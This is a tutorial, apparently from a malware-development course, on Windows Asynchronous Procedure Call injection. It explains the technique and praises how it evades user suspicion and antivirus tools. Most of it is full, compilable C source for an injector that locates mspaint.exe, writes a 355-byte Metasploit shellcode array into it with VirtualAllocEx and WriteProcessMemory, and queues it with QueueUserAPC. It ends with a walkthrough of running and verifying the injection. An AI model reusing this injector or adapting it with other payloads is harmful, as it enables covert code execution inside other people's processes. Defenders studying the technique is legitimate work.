Asynchronous Procedure Call Injection

In this section, we are going to learn about APC injection, where we will be injecting callback functions on remote processes.


Basic Concepts

- It is a kind of call-back function mechanism
- By putting instructions in memory queue of a running thread
- When the thread enters certain state, it will notice the queue and execute the instructions in the queue
- The term Asynchronous means not executing immediately, it can execute anytime in future.

Example of APC

- For example, if a process wants to read a file, it will make a request to the OS.
- But opening a file is slow, so the process will not stop and wait but allow the OS to open the file, while the process continues to do other things.
- Once the file is ready, the OS will inform the process.

Mechanism of APC injection:



On the left, we have malware, which contains a shellcode, and on the right, we have a target process, with a thread. Inside the target process, we have the APC queue. Every running queue will have an APC queue.

The first step is to find the thread, so the malware will search for the thread, within the process.

Then it will allocate the memory in the target process, which will be done by the function VirtualAllocEx.

Then it will copy the shellcode, to the allocated memory, using WriteProcessMemory.

Now the shellcode has been copied to the allocated memory, then the malware will add the job to the queue, it is done by using QueueUserAPC.

Now the shellcode has been added to the APC queue.

Then it will wait for the thread to enter the Alertable State.

Alertable States are one of these States:

1. SleepEx()
2. SignalObjectAndWait()
3. MsgWaitForMultipleObjectEx()
4. WaitForMultipleObjectEx()
5. WaitForSingleObjectEx()

When the thread calls any of these functions, it will enter the alert state.

These states can be entered by doing some file operations.

So, once the thread is in the state, then the shellcode will go to the queue.

Then it will execute the shellcode.

Advantages

- Delayed execution of shellcode throws off causation between Malware and Target.
- Alertable State is triggered not by Malware but by Target Process, user will not suspect that the Malware Process is responsible

Disadvantages

- It needs to wait for Thread to enter Alertable State
- And is therefore slow and uncertain
- Uses VirtualAllocEx and WriteProcessMemory, which are usually detected by AV unless obfuscated

So, now let’s go through the API functions in a detailed manner:

Here’s the code:

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// 64-bit shellcode to display messagebox, generated using Metasploit on Kali Linux
unsigned char shellcodePayload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};
```

```c
unsigned int lengthOfShellcodePayload = 355;



int SearchForProcess(const char *processName) {

        HANDLE hSnapshotOfProcesses;
        PROCESSENTRY32 processStruct;
        int pid = 0;

        hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

        processStruct.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
                CloseHandle(hSnapshotOfProcesses);
                return 0;
        }

        while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
                if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
                        pid = processStruct.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hSnapshotOfProcesses);

        return pid;
}
```

```c
HANDLE SearchForThread(int pid){

    HANDLE hThread = NULL;
    THREADENTRY32 thEntry;

    thEntry.dwSize = sizeof(thEntry);
    HANDLE Snap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);

    while (Thread32Next(Snap, &thEntry)) {
        if (thEntry.th32OwnerProcessID == pid)  {
            hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, thEntry.th32ThreadID);
            break;
        }
    }
    CloseHandle(Snap);

    return hThread;
}
```

```c
// APC injection
int InjectAPC(int pid, HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

    HANDLE hThread = NULL;
    LPVOID pRemoteCode = NULL;
    CONTEXT ctx;

    // find a thread in target process
    hThread = SearchForThread(pid);
    if (hThread == NULL) {
        printf("ERROR, hijacking failed.\n");
        return -1;
    }

    // [ Optional ]Decrypt payload code

    // perform payload injection
    pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);

    // execute the payload by adding async procedure call (APC) object to thread's APC queue
    QueueUserAPC((PAPCFUNC)pRemoteCode, hThread, NULL);

    return 0;
}
```

```c
int main(void) {

    int pid = 0;
    HANDLE hProcess = NULL;

    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        // try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                        PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                        FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            InjectAPC(pid, hProcess, shellcodePayload, lengthOfShellcodePayload);
            CloseHandle(hProcess);
        }
    }
    return 0;
}
```

There is not much difference in this code, it has already been explained in the earlier section, so we will be going through the InjectAPC function:

It takes 4 parameters:

1. PID
2. Handle to the process
3. Payload
4. Size of the payload

Now, here we will search for the thread, as done in the thread context injection(already discussed)

Then it will allocate the memory for the shellcode in the remote process, it is done by using VirtualAllocEx.

Then we copy the shellcode to the allocated memory using WriteProcessMemory.

Then we use a new API:

QueueUserAPC:

Adds a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread.

It takes in 3 parameters

```
C++

DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```


First is the shellcode, which we have copied to the pRemoteCode, basically it is an allocated region in the target process, second is the handle to the thread, and the third is passing the data to the thread, in this case, we are not passing any data to the thread, so it is NULL.

Now let's compile the file, and execute it:

Make sure to open the mspaint, because it is the target process.

Then run the .exe file, and you can see that we don't get any pop-ups, so we need to do some file operation so that we will get a pop-up.


So, press on open file in mspaint, now you can see that we will get a pop-up.



It happened because the thread was put in the Alertable state. After all, we tried to open a file in mspaint.

Now, let's check in the process hacker, whether it is our payload or not:

In the memory tab of mspaint, we can see that we got our shellcode:



So, we can see that it is indeed our shellcode.